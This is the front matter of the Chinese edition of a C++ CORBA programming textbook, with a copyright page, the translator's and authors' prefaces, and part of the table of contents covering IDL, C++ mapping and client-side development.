


Addison-Wesley



基于C++ **CORBA** 高级编程

[美] Michi Henning Steve Vinoski 著
徐金梧 徐科 吕志民 等译

清华大学出版社



Addison—Wesley

北京科海培训中心

基于 C++

CORBA 高级编程

[美] Michi Henning, Steve Vinoski 著

徐金梧 徐 科 吕志民 等译

清华大学出版社

(京)新登字 158 号

著作权合同登记号: 01-1999-3342

内 容 提 要

CORBA 规范是目前最具生命力的跨平台技术,它独立于网络协议、编程语言和软硬件平台,支持异构的分布式计算和不同编程语言的对象重用。

全书共 22 章,系统地介绍了 CORBA 的基本体系和概念,IDL 语义和映射为 C++ 的规则、POA 和对象生命周期,CORBA 机理和 ORB,动态 CORBA 特性以及 CORBA 重要的服务程序。本书的独到之处在于它不仅介绍概念及资源,更重要的是讲述超越 API 的 CORBA 内部机制、各种设计方案及其优缺点,还有不少令你少走弯路的技巧和建议,此外提供实际开发细节的代码实例。

本书是一本使用 C++ 编写 CORBA 应用程序的实用指南,适用于大学教师和研究生作为教材或参考书,也可作为从事 CORBA 技术开发的软件工程师的参考书。

Advanced CORBA[®] Programming with C++

Copyright ©1999 by Addison Wesley Longman, Inc.

All rights reserved. No part of this book shall be reproduced, stored in a retrieval system, or transmitted by any means, electronic, mechanical, photocopying, recording, or otherwise, without written permission from the publisher.

本书中文简体字版由美国 Addison-Wesley 公司授权北京科海培训中心和清华大学出版社出版。未经出版者书面允许不得以任何方式复制或抄袭本书内容。

版权所有,盗版必究。

本书封面贴有清华大学出版社激光防伪标签,无标签者不得进入各书店。

书 名: 基于 C++ CORBA 高级编程

作 者: Michi Henning, Steve Vinoski

译 者: 徐金梧 徐科 吕志民等

出版者: 清华大学出版社(北京清华大学校内,邮编 100084)

<http://www.tup.tsinghua.edu.cn>

印刷者: 北京门头沟胶印厂

发 行: 新华书店总店北京科技发行所

开 本: 787×1092 1/16 印张: 47.25 字数: 1154 千字

版 次: 2000 年 7 月第 1 版 2000 年 11 月第 2 次印刷

印 数: 5001~7000

书 号: ISBN 7-302-03956-9/TP. 2316

定 价: 80.00 元

译者序

《基于 C++ CORBA 高级编程》是根据 Addison Wesley Longman 公司 1999 年出版的 *Advanced CORBA® Programming With C++* 书翻译成中文的。原文作者是两位从事 CORBA 技术的资深专家。本书按照 OMG 最新公布的 CORBA 2.3 标准规范,系统深入地介绍了 CORBA 的基本体系和概念,IDL 语义和映射为 C++ 的规则,POA 和对象生命周期、CORBA 机理和 ORB、动态 CORBA 特性以及 CORBA 重要的服务程序。该书始终围绕着工程应用实例,深入浅出地展示了采用 CORBA 开发应用程序的基本步骤和各种实现方案。作者以其独到的眼光和深厚的功底向我们揭示了 CORBA 内在的多彩世界。它不仅是一本教材,还是一本工具书。无论你是初次接触 CORBA(即 CORBA),还是有丰富编程经验的程序员,这本书都会使你受益匪浅。

自 OMG 在 1991 年推出 CORBA 的第一个版本以来,它经历了几年的磨练,现已成为软件开发的主流,并被工业界广泛接受。随着电子商务的迅速崛起,CORBA 将越来越被行家看好。CORBA 独立于网络协议,独立于编程语言,独立于软硬件平台,它是目前最有生命力的跨平台技术。尤其是 OMG 于 1998 年公布了 CORBA 2.3 版,使 CORBA 技术日臻完美。目前世界上几家重要的系统软件公司以及像 HP 公司,Sun 微系统公司,Inprise 公司,HyperDe 公司以及 IONA 技术公司都纷纷推出各自的 CORBA 2.3 版开发平台。

全书共分 6 部分,由 22 个章节组成。每一部分的内容如下:

第 1 部分:CORBA 简介。这一部分包括 CORBA 的综述,并结合一个简单的 CORBA 应用程序分析 CORBA 的主要组成部分。阅读这部分内容后,你将了解 CORBA 的基本体系结构和概念、理解它的对象和请求发送模型及建立一个 CORBA 应用程序的基本步骤。

第 2 部分:CORBA 的核心。介绍用 C++ 编写 CORBA 的核心:接口定义语言(IDL),将 IDL 映射为 C++ 的规则,如何使用 POA 和如何支持对象生命周期操作。这一部分内容引入了一些工程实例,这些实例将贯穿全书。在以后章节中将利用这些实例来展开 CORBA 的各种特性和应用编程接口(API),并讨论如何运用到实际应用程序中。阅读这部分内容后,你就可以创建使用多种 CORBA 特性的复杂的 CORBA 应用程序。

第 3 部分:CORBA 机理。重点介绍 CORBA 网络协议和支持 CORBA 对象模型的机理,比如位置透明性和协议的独立性。阅读这部分内容后你应对 ORB 底层机制以及不同供应商所提供的设计选择是如何影响某个特定 ORB 的可扩展性、性能和灵活性等有个清晰的认识。第 2、3 部分内容是 CORBA 技术的基础。

第 4 部分:动态 CORBA。这一部分介绍 CORBA 的动态特性,包括:类型 any、类型代码和类型 DynAny。这些内容是体现 CORBA 灵活性、跨平台技术的主要特性。阅读这部分后,你将学会怎样用 CORBA 的动态特性来处理在编译时类型无法确定的那些值。这些知识对创建类属应用程序,如浏览器或协议网桥是必不可少的。

第 5 部分:CORBA 服务。介绍最重要的 CORBA 服务,如 Naming、Trading 和 Event 服务。几乎所有实际使用的应用程序都会用到这类服务。Naming 和 Trading 服务允许各类应

用程序定位到感兴趣的对象上,而 Event 服务则提供异步通信功能,以便客户机与服务器能够彼此去耦。这些服务对于创建像 B2B(Business to Business),B2C(Business to Customer),C2C(Customer to Customer)这种多点对多点的,跨平台的连接具有十分诱人的应用前景。这些内容都是当前最具生命力的分布式计算技术。阅读这部分内容后,你将明白这些服务的目的,体会这种体系的重要性,掌握在设计过程中所要考虑到的各种折衷方案。

第 6 部分:功能强大的 CORBA。在这部分内容中将讨论如何开发多线程服务器程序以及涉及大量体系上和设计上的问题,这对于创建高性能应用程序来说是非常重要的,它涉及到使用 CORBA 技术实现分布式计算的深层次问题。

附录 A:指令式控制协议仿真器源代码,你可以使用这个仿真器来测试本书的源代码。

附录 B:资源列表。给出了大量很有实用价值的资源,你可以通过这个附录来获取有关 CORBA 各方面内容的详尽资料。

本书的第 1、2、3、4 章由徐金梧教授翻译,第 5、6、7、8、9、10 章由徐科博士翻译,第 11、12、13、14、15、16 章由吕志民博士翻译,第 17、18、19、20 章由张晓彤博士翻译,第 21、22 章及附录由张武军博士翻译。徐金梧教授对全书作了译校。

由于时间紧迫,加上译者水平有限,翻译中不妥和错误之处在所难免,殷切希望广大读者和同仁批评指教。另外,译者目前正从事 CORBA 的开发工作,愿与广大读者共同探讨在开发中所遇到的问题。我们的 Email 地址是:jwxu@USTB. EDU. CN,联系电话:010 - 62332329。

2000 年 5 月于北京科技大学

前　　言

多年来,我们俩一直在全世界各地为使用 C++ 的软件工程师讲授 CORBA 编程。在授课过程中,经常被问及:“什么地方可以找到一本有关这些内容的书?”虽然已出版了几本有关 CORBA 的书,但它们大多局限于高层的概念,并不是软件工程师所需要的。尽管从概念上来说,CORBA 并不复杂,困难在于它的实现细节。或者不客气地讲,当你必须找出为什么你的程序会转储核心时,就别指望那些只局限于介绍高层概念的书对你会有什么帮助。

的确,有许多有关 CORBA 的很有价值的资源,比如新闻组、Web 页和对象管理组(Object Management Group,OMG)规范。但是,这些资源并不能真正地满足程序员的需求,程序员所需要的是实际能用的代码。我们编写这本书就是为了向读者提供一本有关 CORBA 的教材和参考书,它从实际软件开发的细节层面向你揭示如何用 C++ 来编写 CORBA(当然,我们写这本书也是为了给我们的学生有个交待)。

写这样一本书是一件苦差使。解释 CORBA 规范和 API(Application Programming Interface)是必不可少的,它是本书必备的部分。但是,了解各种 API 本身并不能使你成为一名出色的程序员。为了成为一名合格的程序员,你不仅需要掌握有关平台机理的知识,而且还必须了解不同特性之间如何进行交互。你必须有效地组合它们,最终使它们变成一个性能和伸缩性良好的、可维护的、可扩展的、可移植的和可配置的应用程序。

为了帮助你成为一名出色的程序员(不是那种只知道概念的人),我们以不同的方式来讲述超越这些基础知识的内容。首先,我们提供一些我们认为是好的(坏的)设计方法,另外我们也不隐瞒 CORBA 所存在的问题(CORBA 也像任何其他复杂软件系统一样具有它本身的问题)。第二,我们通过解释一些 CORBA 的内部机制来介绍讲述超越 API 的内容。你甚至可以在不知道什么是捕集器(hood)的情况下使用 ORB(对象请求代理),理解这些机制是非常有用的,因为它们对一个应用程序的性能有着至关重要的影响。第三,我们留下足够的空间来讨论各种设计方案的优点,尤其是,当一个设计方案在某些方面是有利的,但在其他方面它是不利的。了解这些折衷方案对于成功地建立应用程序是极其重要的。第四,在合适的地方,我们给你一些建议,使你少走弯路。

必然,上面所提及的这些方法就要求我们对它们的内在价值作出判断,但是可以预料,确实会有不少人并不赞成我们的某些建议。不论你是否同意我们的观点,你总会从我们的方法中受益。如果你同意,你可以按照我们所给的建议去做;如果你不同意,至少这些讨论会鼓励你去思考这些专题,并形成你自己的观点。无论哪种情况,总比那些不着边际地在那里空谈概念的书对你更有用。

预 备 知 识

这本书不是为初学者编写的,从某种意义上讲,我们并没有留出很多篇幅来解释 OMG 的结构或者解释规范的选择过程,没有提供 CORBA 体系结构目标的一个完整的综述,也没

有提供有关所有它的服务和功能软件的概述(有关这方面的综述请参阅文献[3]),相反,我们假定你想要知道如何用 C++ 来编写实际的 CORBA 应用程序。尽管缺乏这方面的综述材料,但如果你以前从未接触过 CORBA 的话,也仍然可以掌握这方面的内容。如果你在网络编程上有丰富的经验或使用过其他的 RPC 平台,你就会发现这些都是驾轻就熟的事。

这本书有很多地方给出了源代码,所以我们希望你已经熟悉 C++ 语言。但是,你也不必一定是 C++ 的专家,我们尽量避免使用那些难懂的、不好理解的 C++ 特性,而使用那些简洁明了的表达方式。如果你了解继承、虚函数、操作符重载和模板(不必拘泥于细节),你就不会有问题。有些源代码使用了标准的模板库(Standard Template Library,STL),这些现在已经是 ISO/IEC C++ 标准的一部分。我们只限定使用这个库的简单用法,所以哪怕你以前从未使用过 STL 代码,你也可以理解这些源代码。

如果你从未编写过多线程代码,你可以在本书的有关章节中找到编写多线程服务器的内容。遗憾的是,书中没有足够的篇幅来介绍有关多线程的编程方法。但是,在本书的文献目录中列出了大量介绍这方面内容的优秀参考书。

尽管我们作了最大的努力来解释这些实际能使用的源代码,但是我们仍然不得不做一些妥协,以使这些代码实例更容易理解,篇幅又不至于很长。当我们解释一个特定的特性时,经常只给出相关代码,而在实际的应用程序中,这些代码应当封装在一个类或辅助函数中。另外,我们还尽量压缩了出错处理,这样避免由于太多的异常处理程序混淆了控制流程。我们选择这种方式主要是为了教学需要,并不意味实际工程应用中可以这样去做。本书的参考文献给出了详细讲述源代码设计的大量优秀的参考书。

本书的范围

OMG 成员正在不断地改善 CORBA,并增添一些新的特性。因此,各种有效的 ORB 实现适用于规范的不同修改版本。本书是按照 CORBA 2.3 版编写的(在写这本书时,CORBA 2.3 正由 OMG 作最后的评估)。在整本书中,我们指明了这些新的特性。这些特性也许不适用于你的 ORB 实现,因此为了保持最大的可移植性,要求你只限定于较容易的特性集。

尽管这本书已经很厚了,但我们最大的遗憾仍然是还有很多内容没有写进去,不断增加的页码和越来越临近的交稿最后期限都迫使我们放弃有关章节,像动态激发接口(Dynamic Invocation Interface,DII)、动态框架接口(Dynamic Skeleton Interface,DSI)和接口仓库(Interface Repository,IFR)都没有深入地讨论。所幸的是,绝大多数应用程序并不需要这些特性,所以省略了这些章节并不影响大局。如果你的应用程序遇到需要动态接口,我们在所提供的背景材料也许可以使你很容易从 CORBA 规范中挑选出所需要的内容。

另一个没有提及到的特性是 Objects-By-Value(OBV)。我们没有介绍 OBV 是因为它对大家来说还太新,以至于还没有任何使用这个特性的实际的工程实例。另外,在编写本书时,这个特性还存在不少技术上的问题需要解决,我们期望 OBV 规范在它落脚之前能经受住进一步地考验。

时间和篇幅的限定还意味着我们不可能将每个可能的 CORBA 服务都包括在这本书中。例如,我们没有涉及事务服务(Transaction Service)或安全服务(Security Service),因为这些内容都应当单独编成一本书。我们不是去追求完整性,而是限定了建立一个应用程序所

需的最重要的那些服务,像命名服务、交易服务和事件服务。我们将这些服务作了比任何我们所列出的出版物更详细的介绍。

本书中一个重要的部分是介绍可移植对象适配器(Portable Object Adapter, POA), POA 是在 CORBA 2.2 版中新添加的。POA 提供了服务器端源代码的可移植性,这是在 BOA(Basic Object Adapter)中遗漏的。POA 也提供了许多在创建高性能、可伸缩的应用程序时最重要的特性。因此,我们给出了较大的篇幅介绍如何在设计应用程序时有效地使用 POA。

总之,我们相信这本书向你展示了用 C++ 编写 CORBA 程序时所需要的最重要的和最全面的信息。我们妥善地综合了这个材料。这本书既是一本教材,同时还是一本参考书。我们唯一的希望是,当你开始阅读这本书,它能开阔你的视线,并能从中获益。如果真的如此,我们就达到了编写这本书的目的,它确实是为了在一线工作的工程师编写实际的应用程序而编写的。

Michi Henning and Steve Vinoski

1998 年 10 月

目 录

第 1 章 导论	(1)	1.4 源代码示例	(3)
1.1 简介	(1)	1.5 有关软件供应商	(4)
1.2 本书内容的组织	(2)	1.6 如何与作者联系	(4)
1.3 CORBA 版本问题	(3)		

第 1 部分 CORBA 简介

第 2 章 CORBA 概述	(5)	2.5.3 对象引用的内容	(18)
2.1 简介	(5)	2.5.4 引用和代理	(19)
2.2 对象管理组	(6)	2.6 CORBA 应用程序的一般开发过程	(20)
2.3 概念和术语	(7)	2.7 本章小结	(22)
2.4 CORBA 特性	(9)		
2.4.1 一般请求流	(9)		
2.4.2 OMG 接口定义语言	(10)		
2.4.3 语言映射	(11)		
2.4.4 操作调用和调度软件	(12)		
2.4.5 对象适配器	(13)		
2.4.6 ORB 间协议	(14)		
2.5 请求调用	(14)		
2.5.1 对象引用语义	(15)		
2.5.2 引用的获取	(17)		

第 3 章 一个最小的 CORBA 应用程序

.....	(23)
3.1 本章概述	(23)
3.2 编写和编译一个 IDL 定义	(23)
3.3 编写和编译一个服务器程序	(24)
3.4 编写和编译一个客户机程序	(28)
3.5 运行客户机和服务器程序	(31)
3.6 本章小结	(31)

第 2 部分 CORBA 的核心

第 4 章 OMG 接口定义语言	(33)	4.4.4 定义的顺序	(37)
4.1 本章概述	(33)	4.5 词法规则	(37)
4.2 简介	(33)	4.5.1 注释	(37)
4.3 编译	(34)	4.5.2 关键字	(37)
4.3.1 单个的客户机和服务器程序的 开发环境	(34)	4.5.3 标识符	(37)
4.3.2 客户机和服务器程序的不同 开发环境	(35)	4.6 基本的 IDL 类型	(38)
4.4 源文件	(36)	4.6.1 整型	(39)
4.4.1 文件的命名	(36)	4.6.2 浮点类型	(39)
4.4.2 文件格式	(36)	4.6.3 字符	(39)
4.4.3 预处理	(37)	4.6.4 字符串	(40)
		4.6.5 布尔量	(40)
		4.6.6 八位字节	(40)

4.6.7 any 类型 (40)	4.19 仓库标识符和 pragma 指令 (79)
4.7 用户定义类型 (41)	4.19.1 IDL 的仓库 ID 格式 (79)
4.7.1 命名类型 (41)	4.19.2 prefix 的附注 (80)
4.7.2 枚举 (41)	4.19.3 版本(version)附注 (81)
4.7.3 结构 (42)	4.19.4 使用 ID 附注来控制仓库的 ID 格式 (81)
4.7.4 联合 (43)	4.20 标准的 include 文件 (82)
4.7.5 数组 (45)	4.21 最新的 IDL 扩展 (82)
4.7.6 序列 (45)	4.21.1 宽位字符和字符串 (82)
4.7.7 序列与数组 (46)	4.21.2 64 位整型 (83)
4.7.8 递归类型 (47)	4.21.3 扩展的浮点类 (83)
4.7.9 常量定义和字面值 (49)	4.21.4 定点十进制类型 (83)
4.7.10 常量表达式 (51)	4.21.5 转义标识符 (84)
4.8 接口和操作 (52)	4.22 本章小结 (85)
4.8.1 接口语法 (53)	
4.8.2 接口语义和对象引用 (54)	
4.8.3 接口通信模型 (55)	
4.8.4 操作定义 (55)	
4.9 用户异常 (58)	第 5 章 一个气温控制系统的 IDL
4.9.1 异常设计问题 (59) (86)
4.10 系统异常 (61)	5.1 本章概述 (86)
4.11 系统异常或用户异常 (63)	5.2 气温控制系统 (86)
4.12 单向操作(onerway operation) (64)	5.2.1 温度计 (86)
4.13 上下文(contexts) (65)	5.2.2 恒温器 (87)
4.14 属性(Attributes) (66)	5.2.3 监测站 (87)
4.15 模块(Modules) (67)	5.3 气温控制系统的 IDL (87)
4.16 前向声明(Forward Declarations) (68)	5.3.1 温度计的 IDL (88)
4.17 继承(Inheritance) (70)	5.3.2 恒温器的 IDL (88)
4.17.1 从类型 object 中隐含的继承 (70)	5.3.3 控制器的 IDL (89)
4.17.2 空接口(Empty Interface) (71)	5.4 完整的程序 (92)
4.17.3 接口与实现的继承 (72)	
4.17.4 继承的重定义规则 (73)	
4.17.5 继承的限定 (73)	第 6 章 基本的 IDL 到 C++ 的映射
4.17.6 多重继承 (74) (94)
4.17.7 多重继承的限定 (75)	6.1 本章概述 (94)
4.18 名称和作用域 (76)	6.2 简介 (94)
4.18.1 命名作用域 (76)	6.3 标识符的映射 (95)
4.18.2 区分大小写 (76)	6.4 模块的映射 (96)
4.18.3 在嵌套作用域中的名称 (77)	6.5 CORBA 模块 (97)
4.18.4 名称查找规则 (77)	6.6 基本类型的映射 (97)
	6.6.1 64 位整型和 long double 类型 (98)
	6.6.2 基本类型的重载 (98)
	6.6.3 可映射成 char 的类型 (99)
	6.6.4 wchar 的映射 (99)
	6.6.5 Boolean 映射 (99)
	6.6.6 字符串和宽位字符串映射 (99)

6.7 常量的映射	(100)	6.16.4 包含复杂成员的联合	(144)
6.8 枚举类型的映射	(102)	6.16.5 使用联合的规则	(145)
6.9 变长度的类型与_var 类型	(102)	6.17 递归结构和递归联合的映射	(146)
6.9.1 _var 类型的使用	(103)	6.18 类型定义的映射	(146)
6.9.2 变长度类型的内存管理	(105)	6.19 用户定义类型和_var 类	(147)
6.10 String-var 封装类	(106)	6.19.1 用于结构、联合和序列的 var 类	(148)
6.10.1 使用 String-var 的缺陷	(109)	6.19.2 _var 类的简单使用	(149)
6.10.2 将字符串作为传递参数以读取 字符串	(111)	6.19.3 使用_var 类的一些缺陷	(150)
6.10.3 将字符串作为传递参数以更改 字符串	(112)	6.19.4 定长度的结构、联合和序列 与变长度的结构、联合和序 列之间的区别	(150)
6.10.4 隐式类型转换产生的问题	(113)	6.19.5 数组的 var 类型	(152)
6.10.5 取得对字符串的所有权	(115)	6.20 本章小结	(155)
6.10.6 流运算符	(116)	第 7 章 客户端的 C++ 映射	(156)
6.11 宽位字符串的映射	(116)	7.1 本章概述	(156)
6.12 定点数类型的映射	(116)	7.2 简介	(156)
6.12.1 构造函数	(117)	7.3 接口的映射	(156)
6.12.2 存取函数	(118)	7.4 对象引用类型	(157)
6.12.3 转换运算符	(118)	7.5 对象引用的生命周期	(158)
6.12.4 截断与舍入	(118)	7.5.1 删除引用	(159)
6.12.5 算术运算符	(119)	7.5.2 引用拷贝	(160)
6.12.6 流运算符	(119)	7.5.3 引用计数值的范围	(161)
6.13 结构的映射	(119)	7.5.4 空引用	(161)
6.13.1 定长度结构的映射	(119)	7.6 _ptr 引用的语义	(163)
6.13.2 变长度结构的映射	(120)	7.6.1 代理与 ptr 引用的映射	(163)
6.13.3 结构的内存管理	(122)	7.6.2 继承与拓展	(165)
6.13.4 包含结构成员的结构	(123)	7.6.3 紧缩转换	(167)
6.14 序列的映射	(124)	7.6.4 类型安全的紧缩(Narrowing)	(167)
6.14.1 无界序列的映射	(124)	7.6.5 非法使用 ptr 引用	(168)
6.14.2 有界序列的映射	(134)	7.7 伪对象	(169)
6.14.3 序列使用中的一些限制	(135)	7.8 ORB 的初始化	(170)
6.14.4 序列的使用规则	(137)	7.9 初始引用	(171)
6.15 数组的映射	(137)	7.9.1 将字符串转换成引用	(172)
6.16 联合的映射	(139)	7.9.2 将引用转换成字符串	(174)
6.16.1 联合的初始化和赋值	(140)	7.10 字符串化引用	(175)
6.16.2 联合的成员与鉴别器的访问	(141)	7.10.1 初始的字符串化引用	(175)
6.16.3 没有 default 语句的联合	(142)	7.10.2 字符串化引用的长度	(175)
		7.10.3 字符串化引用的互用性	

.....	(176)	7.14.15 参数传递的陷阱	(216)
7.10.4 字符串化引用的规则	(176)	7.15 异常映射	(218)
7.11 对象伪接口	(176)	7.15.1 系统异常的映射	(220)
7.11.1 <code>is-a</code> 操作	(177)	7.15.2 系统异常的语义	(223)
7.11.2 <code>non-existent</code> 操作	(178)	7.15.3 用户异常的映射	(226)
7.11.3 <code>_is-equivalent</code> 操作	(180)	7.15.4 异常说明	(227)
7.11.4 <code>_hash</code> 操作	(181)	7.15.5 异常和 <code>out</code> 参数	(228)
7.11.5 <code>Object</code> 操作映射小结	(182)	7.15.6 <code>ostream</code> 插入符	(228)
7.12 <code>_var</code> 引用	(182)	7.15.7 不支持异常的编译器中的映射	(229)
7.12.1 <code>var</code> 引用的映射	(183)	7.16 七下文的映射	(230)
7.12.2 <code>_var</code> 引用与拓展	(186)	7.17 本章小结	(230)
7.12.3 同时使用 <code>_var</code> 和 <code>_ptr</code> 引用	(187)		
7.12.4 嵌套在用户定义类型中的引用	(189)	第 8 章 开发气温控制系统的客户程序	
7.12.5 <code>_var</code> 类型的效率	(190)	(231)
7.13 操作与属性的映射	(191)	8.1 本章概述	(231)
7.13.1 操作的映射	(191)	8.2 简介	(231)
